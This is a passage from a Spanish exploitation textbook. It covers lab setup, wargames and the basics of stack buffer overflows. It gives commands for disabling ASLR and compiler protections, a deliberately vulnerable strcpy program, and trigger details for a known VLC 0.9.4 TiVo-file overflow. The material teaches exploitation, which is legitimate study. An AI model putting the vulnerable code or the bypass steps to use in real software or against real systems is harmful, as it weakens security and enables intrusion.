No es la intención del autor de este libro que el lector sufra daños en sus sistemas ni que por algún descuido pueda dejar su entorno en un estado vulnerable frente a ataques externos. Durante el transcurso de los capítulos deberá compilar y configurar una multitud de programas de ejemplo vulnerables, es por este motivo que la recomendación principal para el estudioso con ganas de desarrollar los problemas aquí descritos, es que instale un sistema operativo GNU/Linux en un entorno virtualizado donde no posea otra información más que los ejemplos mostrados, evitando así que su privacidad pueda ser comprometida.

Aunque cada cual es libre de elegir aquel software de virtualización con el que haya tenido ya alguna experiencia previa, nosotros recomendamos para tareas sencillas de investigación el software VirtualBox, de la empresa Oracle, que está disponible gratuitamente en la página web oficial del producto y cuya facilidad de uso y configuración es asombrosa. VirtualBox puede instalarse indistintamente sobre Linux, Windows o Mac OS X, esto implica que usted no tiene por qué cambiar su entorno de trabajo habitual.

El sistema operativo que recomendamos como plataforma de *testing* se trata de la ya archiconocida distribución Ubuntu, basada en Debian, que también puede obtenerse a través del repositorio oficial, eso sí, descargando la versión para procesadores de la familia i386 de Intel. Cualquier otra distribución será totalmente válida para las pruebas, simplemente se trata de una preferencia personal, de unificar las ideas de trabajo y de facilitar la tarea al lector menos avezado.




Imagen 00.01: Software de virtualización VirtualBox.

Advertiremos ahora uno de los detalles más importantes. Las implementaciones modernas del sistema operativo GNU/Linux, inclusive Ubuntu o cualesquiera de las distribuciones que se le asemejen, vienen configuradas con sistemas de protección cuya finalidad es evitar en la medida de lo posible algunas de las técnicas presentadas en este libro. Dado que, como ya hemos mencionado, nuestro estudio será progresivo e iremos introduciendo al lector desde las técnicas más básicas y antiguas hasta las más complejas y modernas, citaremos ahora ciertos parámetros que usted deberá establecer para desactivar estos mecanismos con el único propósito de proceder a la investigación.

Existe un mecanismo de aleatorización de direcciones de memoria que los sistemas modernos utilizan para evitar que un atacante pueda predecir la posición de ciertas porciones de código útiles para una explotación exitosa. Normalmente usted podrá desactivarlo a través de la línea de comandos, siempre que posea permisos de administrador o `root`, mediante la siguiente orden:

```
# echo 0 > /proc/sys/kernel/randomize_va_space
```


Puede reactivarse invocando el comando:

```
# echo 2 > /proc/sys/kernel/randomize_va_space
```

Otra forma de desactivar ASLR para una ejecución concreta y sin permisos de `root` es la siguiente:

```
$ setarch `arch` -R ./ejemplo argumentos
```

O también:

```
$ setarch `uname -m` -R ./ejemplo argumentos
```

Obviamente, la aplicación `setarch` utiliza una llamada de sistema conocida como `personality()` que dejará este comando sin efecto para los programas que tengan el bit `setuid` habilitado.

Para desactivar los mecanismos de protección que previenen la ejecución de código en una zona de memoria especial conocida como `stack` o pila y el establecimiento de ciertos chequeos ante funciones que manejan movimientos de datos en buffers, deberá compilar los ejemplos de este libro, salvo que se indique lo contrario, de la siguiente forma:

```
$ gcc -fno-stack-protector -D_FORTIFY_SOURCE=0 -z norelro -z execstack ejemplo.c -o ejemplo
```

Sea consciente de que hemos preparado varios capítulos dedicados exclusivamente a sortear algunas de estas protecciones. Siéntase libre por lo tanto, y solo en dichos ejemplos, de compilar los programas sin ninguna opción especial. Esto se irá viendo a medida que avancemos en nuestro estudio.

0.3. El mundo real

Quizás pueda preguntarse, a medida que va adentrándose en los oscuros rincones del libro que tiene entre sus manos, por qué el autor no ha presentado estudios completos sobre casos reales. La respuesta es relativamente sencilla, nuestra intención es ofrecer al público una guía introductoria de las técnicas de exploiting disponibles en entornos Linux. Para facilitar el proceso de aprendizaje, utilizaremos fragmentos de código representativos de las vulnerabilidades más comunes dentro del software actual. Eliminando todos los elementos artificiosos o que empañan lo que realmente deseamos mostrar, usted comprenderá con mayor rapidez los errores más frecuentes cometidos por los programadores, así como las técnicas a su alcance para tomar control sobre dichos fallos y las diferentes medidas de seguridad que deberían adoptarse para evitarlos. La base de estos errores no ha cambiado ni cambiará por mucho tiempo, de modo que todo lo que el lector aprenda le servirá en el mundo real para analizar multitud de aplicaciones y desenvolverse ante cualquier problema al que pueda verse sometido.

No obstante, introduzcamos algún ejemplo para que comprenda el alcance de nuestras palabras. Pongamos por caso la multitud de vulnerabilidades que el conocido investigador de seguridad Ruben Santamarta ha descubierto a lo largo de los últimos años en la famosa aplicación de reproducción de contenidos multimedia Quicktime. El núcleo de dichos fallos de seguridad, buffer overflows, integer overflows, heap overflows, son elementos que nosotros detallaremos metódicamente desde aquí hasta el final del libro. En cambio, existen componentes externos que encapsulan dichas vulnerabilidades y que requerirían otro manual entero para su comprensión. Por ejemplo, si la vulnerabilidad requiere que el atacante o investigador diseñe un archivo de imagen PICT especialmente manipulado para provocar el fallo o que se cree un fichero `.mov` malicioso con un parámetro especial que desencadene

un desbordamiento de buffer, nosotros no estamos en disposición de explicar al público los formatos específicos de esta clase de archivos, así como tampoco tendríamos tiempo de explicar el formato interno de un fichero PDF para explotar un heap overflow en el famoso lector Adobe Reader.

Pondremos para terminar un último ejemplo más específico. Existe una vulnerabilidad ampliamente conocida en la versión 0.9.4 del software de reproducción multimedia VideoLan (VLC). Se trata de un buffer overflow hallado en el siguiente fragmento de código de la función `parse_master()` que maneja los ficheros con formato TiVo.

```
uint8_t mst_buf[32];  
[...]  
stream_Read(p_demux->s, mst_buf, 8 + i_map_size);
```

Nota

Usted no tiene la necesidad de comprender todos los detalles que citaremos a continuación. Esa es precisamente la finalidad del libro que tiene entre sus manos, tan solo estamos ilustrando una faceta del exploiting en un entorno real.

Tanto `p_demux->s` como `i_map_size` son valores controlados por el usuario. Como se puede comprobar, si el valor entero `i_map_size` es superior a 24 se producirá un desbordamiento de buffer en `mst_buf[32]`, sobrescribiendo así datos de control en la memoria con el contenido ubicado en el `Stream p_demux->s` que nos permitirá redirigir el flujo de control hacia un código especialmente diseñado.

Para desencadenar este bug, el exploiter deberá conducir el flujo de la aplicación a través de las funciones `demux()`, `get_chunk_header()` y finalmente `parse_master()`. Para ello creará un fichero TiVo malicioso que contenga una cabecera `TIVO_PES_FILEID (F5 46 7A BD)` en cuyo offset `0x14` estará contenido el entero `i_map_size` manipulado.

El atacante tiene la opción de crear un fichero con el formato especificado desde cero, o más fácil todavía, descargarse de la red una muestra existente y manipular los valores correctos. Luego la función `stream_Read()` provocará el *stack overflow* y el atacante normalmente hará uso de un depurador o *debugger* para controlar qué datos exactos son los que sobrescriben la dirección de retorno de la función vulnerable.

Si nos dirigimos al núcleo del error, nos daremos cuenta de que el usuario puede introducir datos arbitrarios a un programa y aprovechar una débil confianza del programador para exceder la capacidad de un buffer y provocar comportamientos no deseados.

No tenemos tiempo para detenernos a explicar el formato de un fichero TiVo, ni tampoco qué condiciones tienen que ser sorteadas en este ejemplo específico antes de alcanzar la porción de código vulnerable; pero descuide, a lo largo de este libro le enseñaremos el origen y cómo aprovechar estos fallos de seguridad en una infinidad de formas.

En resumidas cuentas, usted utilizará todos los conocimientos adquiridos durante la lectura de esta guía para extrapolar las técnicas a cada aplicación vulnerable en cuestión. Nuestra intención es dejar claro que explotar un fallo en un entorno real no tiene por qué ser intrínsecamente más complejo, sino

que requerirá de una mayor paciencia y un análisis más detallado de los elementos específicos que escapan al ámbito de este manual.

0.4. Wargames: Plataforma de aprendizaje

Si buscamos la palabra *wargame* en nuestro buscador favorito, por ejemplo Google o Bing, obtendremos entre los primeros enlaces una referencia a la archiconocida Wikipedia con el título de: Juegos de Guerra. Un extracto de la definición ofrecida es el siguiente:

“Un juego de guerra es aquel que recrea un enfrentamiento armado de cualquier nivel (de escaramuza, táctico, operacional, estratégico o global) con reglas que implementan cierta simulación de la tecnología, estrategia y organización militar...”

Es una simulación de combate o acción bélica, ya sea como un juego de mesa, como un videojuego, o como una recreación real.”

La palabra *Wargames* nace como el título de una película publicada el 3 de junio del año 1983 en Estados Unidos, del director John Badham y cuyo argumento es el siguiente:

“A David Lightman, estudiante de diecisiete años, le han suspendido varias asignaturas, pero haciendo uso de su gran habilidad con las computadoras, logra cambiar las notas y aprobar el curso. Un día, jugando con su máquina, David entra en contacto con Joshua, la computadora del Departamento de Defensa de los Estados Unidos, y decide jugar a la guerra. El muchacho cree que solo es un juego más pero, sin darse cuenta, desafía a Joshua a un escalofriante juego de guerra termonuclear mundial. Entre las dos máquinas planean desplegar todas las estrategias y opciones para una Tercera Guerra Mundial que está a punto de convertirse en realidad.”

Aunque los hackers han existido desde mucho tiempo atrás, puede decirse que esta idea plasmada en la gran pantalla de un joven entrando en los ordenadores de las agencias más poderosas del mundo desde el PC de su propia casa, provocó el *boom* más grande de todos los tiempos, una de las revoluciones más sonadas dentro del desarrollo de la era tecnológica.

Otras películas han visto la luz hasta el día de hoy mostrando un concepto más o menos ideal de lo que un hacker puede hacer, entre ellas tenemos a “Hackers” (1995) de Lain Softley, “El asalto final (Hackers 2: Operación Takedown)” (2000) de Joe Chappelle sobre la historia y caza del famoso hacker Kevin Mitnick, “Antitrust” (2001) de Peter Howitt mostrando la lucha entre el supuesto monopolio de las empresas que crean software propietario y aquellos que apoyan y divulgan la filosofía del software libre, e incluso “The Matrix” (1999) de los hermanos Wachowski, que muestra en forma extrema como hackear un sistema “desde dentro”.

La mayoría de las escenas mostradas en estas películas no son solo ficticias, sino del todo irreales, ya que muestran una idea fantástica y distorsionada de lo que el hacking significa en realidad. No obstante, la idea de juego y de reto está inmersa en todas ellas, y es lo que ha dejado huella posteriormente en muchos de los espectadores que en un futuro han buscado su camino dentro de las inmensas redes de la información.

Sea como fuere, no es sino desde la primera película nombrada, cuando la idea de crear un juego de hacking es visto como algo prometedor. La idea básica reside en construir un reto simulando una posible situación real, en la que cualquier persona, y entre ellos los hackers en primer lugar, pueden demostrar sus habilidades sin incurrir en ningún incumplimiento legal que pueda ser castigado o incluso penado con la cárcel.

Los wargames o juegos de guerra orientados a la informática constituyen una fuente inagotable de diversión y aprendizaje. En opinión del autor de estas líneas son, de hecho, un camino hacia el hacking real. Aquella persona capaz de abstraer el fondo intelectual de cada prueba podrá superar las mismas dificultades en un entorno real, como por ejemplo una auditoría de seguridad o incluso un *pentesting*.

Por lo tanto, y como complemento a los capítulos de este libro, iremos resolviendo varios retos asociados a las técnicas detalladas y que pueden encontrarse en páginas como *smashthestack.org* y *exploit-exercises.com*. Además, dedicaremos el primer Apéndice de esta guía práctica para demostrar todas las soluciones a un conjunto de pruebas muy interesantes que consideramos constituyen el bagaje básico de todo principiante en explotación de vulnerabilidades en sistemas de tipo Unix.

Deseamos fervientemente que el lector pierda su miedo y se atreva a desarrollar todas las pruebas por su cuenta, investigando todo el material que sea necesario para la superación de los retos y estudiando esta guía como un método de formación eficientemente organizado.

Capítulo I

Stack Overflows: Un Mal Interminable

Stack Overflow, su mera mención, tan común hoy en día, todavía provoca temores en los círculos de programadores y empresas de software con más renombre, que conocen y temen las habilidades que los hackers poseen para aprovecharse de esta clase de vulnerabilidades y comprometer así unos sistemas que a primera vista parecen infalibles. Pero... ¿qué son estos fallos?, ¿cómo obtener un beneficio de ellos?, ¿cómo protegerse? Todos estos interrogantes están a punto de ser resueltos.

1.1. ¿Qué es un buffer overflow?

Lenguajes de programación como C o C++ son la base sobre la que se sustentan casi todos los sistemas operativos modernos existentes hoy en día, más todavía cuando hablamos de distribuciones basadas en el kernel de Linux. Entre los círculos de programadores, C, desarrollado en el año 1972 por Dennis Ritchie, es considerado como un lenguaje de nivel medio-bajo, no por su calidad, sino por el hecho de que se acerca más a la interacción real con la propia máquina, atendiendo a muchos detalles relativos a la memoria y no abstrayéndose de las capas más bajas del hardware.

Desarrollaremos ahora una breve analogía que favorezca la comprensión del lector no iniciado. Pensemos en un vaso, un vaso en el cual tenemos la capacidad de añadir agua, vino, etc... También tenemos la capacidad para vaciarlo y volver a añadir nuevos líquidos pero, en última instancia, tenemos la capacidad y el poder para desbordarlo. ¿Qué sucede cuando éste se desborda? Lo previsto, las consecuencias son nefastas.

En ambientes de programación suceden hechos similares, solo que estos vasos son más conocidos con el nombre de matrices, arrays, o buffers. Cuando se declara un buffer con un tamaño prefijado, y luego no se controla la cantidad de elementos que en él son introducidos, se produce un desbordamiento, lo que en idioma anglosajón se traduce como *buffer overflow*.

He aquí otra lista de sinónimos utilizados durante años en distintas fuentes para referirse al mismo problema:

- Buffer overrun
- Stack overrun
- Stack smashing

Sería realmente complicado establecer o concluir la fecha exacta en que las corrupciones de memoria comenzaron a ser explotadas. Lo que sí sabemos son dos hechos de suma relevancia: el primero es que en 1988, más concretamente el día 2 de noviembre, el famoso gusano de Robert Tappan Morris (Morris Worm o The Internet Worm) provocó en tan solo unas pocas horas que cerca de 6.000 ordenadores

dejasen de funcionar. Para la época eso suponía un 10% de todas las máquinas conectadas a la red, y se presume que algunos sistemas de cómputo de la NASA se encontraban incluidos en dicho porcentaje. Este hecho sin precedentes fue debido precisamente a un desbordamiento en el demonio *fingerd*, que inicializaba un buffer a través de la función `gets()` sin controlar la longitud de los datos que llegaban a través de la red. Un joven de tan solo 23 años había causado pérdidas del orden de los 96.000 millones de dólares.

Nota

Otros gusanos modernos como Code Red (2001), Blaster (2003) o Slammer (2003) han sido posibles debido a la explotación exitosa de buffer overflows en aplicaciones como IIS, Microsoft SQL Server o el servicio DCOM de los sistemas operativos Windows.

El segundo gran acontecimiento se produjo en 1996, cuando Elias Levy, antiguo moderador de la famosa lista de vulnerabilidades Bugtrack, cofundador de la compañía SecurityFocus y más conocido por su apodo o *nick* Aleph-One (Aleph1), escribió el archiconocido artículo sobre stack overflows "Smashing the Stack for Fun and Profit", publicado por primera vez en el número 49 de la prestigiosa revista de hacking Phrack. Dicho documento se constituyó como la primera investigación didáctica sobre cómo sacar partido de aplicaciones vulnerables, punto a partir del cual salieron a la luz cientos de fallos de programación que hasta el momento habían permanecido ocultos.

Lo cierto es que la era de la computación moderna y las extensas e inagotables fuentes de información han venido a confirmar que este hecho se sigue produciendo en los sistemas y aplicaciones más recientes que el lector utiliza en su terminal móvil, en su tableta digital con Android o iOS, y en millones de dispositivos que llevan embebidos sistemas operativos tipo Unix. Nombramos a continuación algunas de las cuales deberían serle perfectamente familiares al lector:

- Java
- Adobe Reader / Acrobat
- Microsoft Office
- Adobe Flash
- OpenOffice y LibreOffice
- Adobe Shockwave
- QuickTime
- iTunes
- Winamp

Podría el autor procurar incrementar su interés hablando de porcentajes y escandalosas cifras sobre la cantidad de inyecciones de código arbitrario que se descubren y son aprovechadas cada año, pero tal vez sea más conveniente remitir al lector y aconsejarle que se suscriba a la excelente e incansable *newsletter* Una-al-día de la empresa Hispasec Sistemas, y permitir así que cada uno pueda recabar sus propias conclusiones.




Imagen 01.01: Noticias de seguridad informática de una-al-día.

Si desea obtener más datos sobre el estado actual del “negocio”, le mantendremos en vilo hasta el capítulo 10 y relataremos solo a modo de introducción la siguiente anécdota: cuando el grupo de hackers de la empresa francesa Vupen logró romper la seguridad del navegador web Chrome, debiendo para ello sortear multitud de protecciones explotando diversos fallos de seguridad, rehusó el pago de 60.000 dólares por parte de Google a cambio de los detalles de la vulnerabilidad contestando con la siguiente frase:

“No compartiríamos esto con Google ni por un millón de dólares. No deseamos proporcionarles conocimiento alguno que les ayude a solucionar este exploit u otros similares. Preferimos mantenerlo para nuestros propios clientes.”

Chaouki Bekrar

Creemos que esto es más que suficiente para fomentar el ánimo de aquellos quienes deseen descubrir los maravillosos secretos que se esconden detrás de estas inquietantes vulnerabilidades.

Sea culpa de la arquitectura, el diseño de los sistemas, los lenguajes de programación como C o C++, o el desconocimiento de algunos programadores perezosos, concluimos que un buffer overflow se produce cuando los datos proporcionados a un programa son capaces de exceder el límite de un espacio de almacenamiento dado y sobrescribir datos o estructuras que intervienen en el control del flujo de ejecución, pudiendo así un atacante redirigir el mismo hacia un código de su elección o provocar el malfuncionamiento de la aplicación.

1.2. Fallos de segmentación (DoS)

Un fallo de segmentación, también conocido como violación de segmento, se produce cuando una aplicación intenta acceder a una dirección de memoria que no ha sido asignada (mapeada) dentro del espacio de direcciones reservadas al proceso. Cuando esto ocurre, el programa deja de funcionar correctamente y se produce una denegación de servicio o DoS, esto puede ser fruto de un descuido o de un ataque no controlado.


Nos ceñiremos a un sencillo ejemplo que aclare nuestra argumentación. Dedique unos segundos a comprender el fragmento de código del programa que mostramos en el listado.

```
#include <string.h>
#include <stdio.h>
void func(char *arg)
{
    char nombre[32];
    strcpy(nombre, arg);
    printf("\nBienvenido a Linux Exploiting %s\n\n", nombre);
}
int main(int argc, char *argv[])
{
    if ( argc != 2 ) {
        printf("Uso: %s NOMBRE\n", argv[0]);
        exit(0);
    }
    func(argv[1]);
    printf("Fin del programa\n\n");
    return 0;
}
```

Este programa admite como único parámetro, una cadena que será proporcionada como argumento a la función `func()`. Una cadena o *string*, en el lenguaje de programación C, se define como un array de caracteres que termina siempre en un byte *null* (`\0`). La dirección del array siempre apunta al primer carácter almacenado en el mismo, que como ocurre normalmente en ambientes de programación, tiene un índice cero.

En caso de que el usuario proporcione un argumento a través de la línea de comandos, la aplicación lo interpretará como un nombre. Imaginemos entonces que el usuario invoca la orden `./prog minombre`, luego el programa llamará a una función `func()` que a su vez ejecuta la llamada de librería `strcpy()`, y la cadena `minombre` es copiada en el buffer `nombre[]` para finalmente ser impreso por pantalla, previamente acompañado de un agradable mensaje. Cuando `func()` retorna, `main()` imprime un último mensaje indicando la finalización del programa.

El error radica en la confianza del programador a la hora de apostar por que el usuario habitual introducirá un nombre de longitud inferior a 32 caracteres, en cuyo caso el programa se ejecutará del modo correcto. Pero un atacante malicioso podría entregar al programa una cadena mucho más larga que desestabilizaría la ejecución normal del mismo. Vea en la figura un uso legítimo del programa frente a un abuso o simple error por parte del usuario.



```
blackngel@bbc: ~  
blackngel@bbc:~$ gcc -fno-stack-protector -z execstack prog.c -o prog  
blackngel@bbc:~$ ./prog blackngel  
Bienvenido a linux Exploiting blackngel  
Fin del programa  
blackngel@bbc:~$  
blackngel@bbc:~$  
blackngel@bbc:~$  
blackngel@bbc:~$  
blackngel@bbc:~$ ./prog AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
Bienvenido a linux Exploiting AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
Violación de segmento ('core' generado)  
blackngel@bbc:~$
```

Imagen 01.02: Fallo de segmentación o violación de segmento.

La primera ejecución muestra una salida correcta del programa. La segunda, por el contrario, demuestra que un abuso por parte del usuario puede provocar la alteración normal del flujo de la aplicación, conduciendo ésta a un error de segmentación y a la no ejecución de la última instrucción `printf()` del programa.

En las próximas secciones estudiaremos cómo dicha situación puede ser aprovechada por un atacante para provocar que la aplicación realice acciones a las que no estaba previamente destinada y que podrían comprometer por completo la seguridad de un sistema operativo.

1.3. Motivos subyacentes

Los procesadores son unidades que se dedican, valga la redundancia, al procesamiento de datos, esto es, por un lado el trabajo de descifrar las instrucciones de un programa para después ejecutarlas, y por el otro el trabajo de realizar cálculos matemáticos con los datos proporcionados, tarea asignada actualmente al componente ALU o Unidad Aritmético Lógica del procesador.

Estos datos de los que hablamos provienen bien de la memoria RAM, que se comunica con el procesador a través de “buses”, bien de unos espacios que el propio procesador proporciona para almacenar dichos datos y trabajar con ellos de forma más eficiente, los cuales se conocen con el nombre de registros. En lenguaje ensamblador, todos ellos tienen nombres que los identifican: los de uso general por ejemplo son AX, BX, CX y DX; los que controlan segmentos de la memoria son DS, ES, GS, FS; otros actúan como apuntadores o índices como pueden ser SI y DI; y además de muchos otros con objetivos más específicos, existe un registro de contador de programa conocido como IP.

Todo procesador que pueda encontrar instalado en un ordenador personal, solo puede ejecutar las instrucciones de una aplicación de forma secuencial, una detrás de otra, y por lo tanto la circuitería interna necesita obligatoriamente un registro que le vaya dictando cuál es la siguiente instrucción a ejecutar. IP es nuevamente el registro del que estamos hablando.

Nota

Los procesadores con varios núcleos o *multicore* pueden facilitar la ejecución de aplicaciones de forma concurrente, esto es lo que se conoce como procesamiento paralelo, varios procesos que se ejecutan en un mismo espacio de tiempo. Pero no permita que esto le confunda, cada núcleo individual también ejecuta sus instrucciones de forma secuencial y contiene un conjunto de registros idénticos. A los efectos de nuestra explicación esto no afecta en absoluto. Piense en su máquina como si solo tuviese un procesador con un único núcleo y olvídense de otros detalles irrelevantes.

Entonces, ¿por qué el registro IP es necesario? Si bien es cierto el hecho de que la ejecución de instrucciones es secuencial, no quiere decir que éstas tengan que ser consecutivas. En la actualidad, donde la programación se basa en la utilización de funciones o métodos para distribuir correctamente el flujo de una aplicación, el procesador continuamente está dando saltos de un lugar a otro para hacer su trabajo.

Vamos a ejemplificarlo. En nuestro programa de prueba anterior llamábamos a una función desde `main()`. Esquemáticamente, lo que ocurre es lo siguiente:

```
0 → Empieza main()
1 → Instrucción X
2 → Instrucción X
3 → Llamar a func()
4 → Instrucción X
5 → Terminar programa
6 → Empieza func()
7 → Instrucción Y
8 → Instrucción Y
9 → Volver a main()
```

Pero el orden en que estas instrucciones se ejecutan no es tal, sino que el registro IP irá señalizando la siguiente instrucción a ejecutar de la siguiente forma:

```
0 → 1 → 2 → 3 → 6 → 7 → 8 → 9 → 4 → 5
```

En el lenguaje ensamblador, que es la interfaz que nos abstrae de los datos binarios que finalmente interpreta la máquina, solo existen unas pocas funciones capaces de modificar o alterar el registro IP, entre ellas están: `call`, `ret`, `jmp`, `int`, `iret` y los saltos condicionales. Fíjese que en realidad lo que mencionamos como “llamar a `func()`” se traduce a una instrucción `call`, y lo que describimos como “volver a `main()`” se trata de una instrucción `ret`. Así las cosas, la instrucción número 3 estaría ejecutando un pseudo `call` 6.

El problema es el siguiente: ¿cómo sabe la instrucción `ret` a qué dirección regresar? La respuesta está en que cuando `call` fue ejecutado, el contenido del registro IP, que en ese momento era 4 (la siguiente

instrucción a ejecutar) fue copiado a la memoria del ordenador, y de esta forma IP puede obtener cualquier otro valor ya que una vez alcanzada la instrucción `ret`, ésta sabrá cómo recuperar de la memoria el valor original y situarlo nuevamente dentro del registro contador de programa para continuar la secuencia normal de la aplicación.

Alcanzando el final de esta enigmática explicación, uno ya debería darse cuenta de que si pudiésemos modificar el valor de este registro IP, tendríamos la capacidad para redirigir la ejecución del programa a nuestro antojo. En este punto, y si es la primera vez que lidia con estos temas, es posible que se esté preguntando varias cosas: hemos dicho que un buffer puede ser desbordado si se introducen más datos que los permitidos; hemos dicho que el registro IP puede ser modificado y así cambiar la siguiente instrucción a ejecutar por otra arbitraria. Pero, ¿qué tiene que ver un buffer con el registro IP y cómo se puede alterar el mismo desbordando el primero?

Prosigamos. Hace un momento dijimos que IP es guardado en la memoria cada vez que una instrucción `call` es ejecutada. ¿En qué parte de la memoria? En realidad muy cerca del buffer local declarado dentro de la función llamada por `call`, en nuestro caso `func()`.

Cada vez que usted ejecuta un programa en su sistema operativo Linux (en otros sistemas también ocurren cosas similares), éste dispone una estructura específica en la memoria dividida en zonas. Existe por ejemplo una zona llamada BSS (`.bss`) donde se guardan las variables globales o estáticas no inicializadas. Es decir, si nosotros escribiésemos en C la siguiente sentencia:

```
static int i;
```

Esta cadena será almacenada en la zona BSS de la memoria. Luego tenemos la sección DATA (`.data`) que contiene variables globales o estáticas inicializadas. De forma que las siguientes líneas de código se encontrarían en esta zona particular de la memoria.

```
static char *saludo = "Esto es un Saludo";
int i = 5; /*Variable global */
```

La aplicación `size` le permite ver el tamaño de algunas secciones del programa. Pero no se fie mucho del resultado, un proceso en ejecución puede provocar que estos valores cambien en cualquier momento.

```
blackngel@bbc:~$ size ./prog
  text  data   bss    dec     hex  filename
  1391   264     8   1663    67f   ./prog
```

Como puede ver, otra sección imprescindible de todo ejecutable se conoce como TEXT (`.text`) o segmento de texto, y está constituida por todas las instrucciones que componen el código del programa. Caso de existir varias instancias en ejecución del mismo binario, el sistema operativo actúa de un modo inteligente manteniendo una sola copia en memoria del código y permitiendo que los procesos puedan compartirla para ahorrar recursos. Existe una zona llamada HEAP donde se almacenan todos aquellos buffers que son reservados de forma dinámica, esto es con llamadas a funciones de asignación como `malloc()`, `calloc()` o `realloc()`. Y por último tenemos la que más nos interesa, la pila o STACK, aquí se guardan los argumentos pasados al programa, las cadenas del entorno donde éste es ejecutado (el comando `env` le permite visualizarlas), los argumentos pasados a las funciones, las variables locales que todavía no poseen ningún contenido, y además es donde se

almacena el registro IP cuando una función es llamada. En particular, cuando `func()` fue invocada en nuestro programa, la memoria y la pila tenían un aspecto como el que puede observar en la figura.




Imagen 01.03: Composición de la pila o stack.

Vemos entonces que en la pila primero se almacena nuestra variable local de 32 bytes, luego el valor de un registro llamado Puntero Base o EBP (*frame pointer*). Y seguidamente tenemos el valor del registro EIP. El prefijo E delante del nombre de estos registros indica que son extendidos y ocupan 32 bits en vez de los 16 que se utilizaban en las arquitecturas más antiguas.

Nota

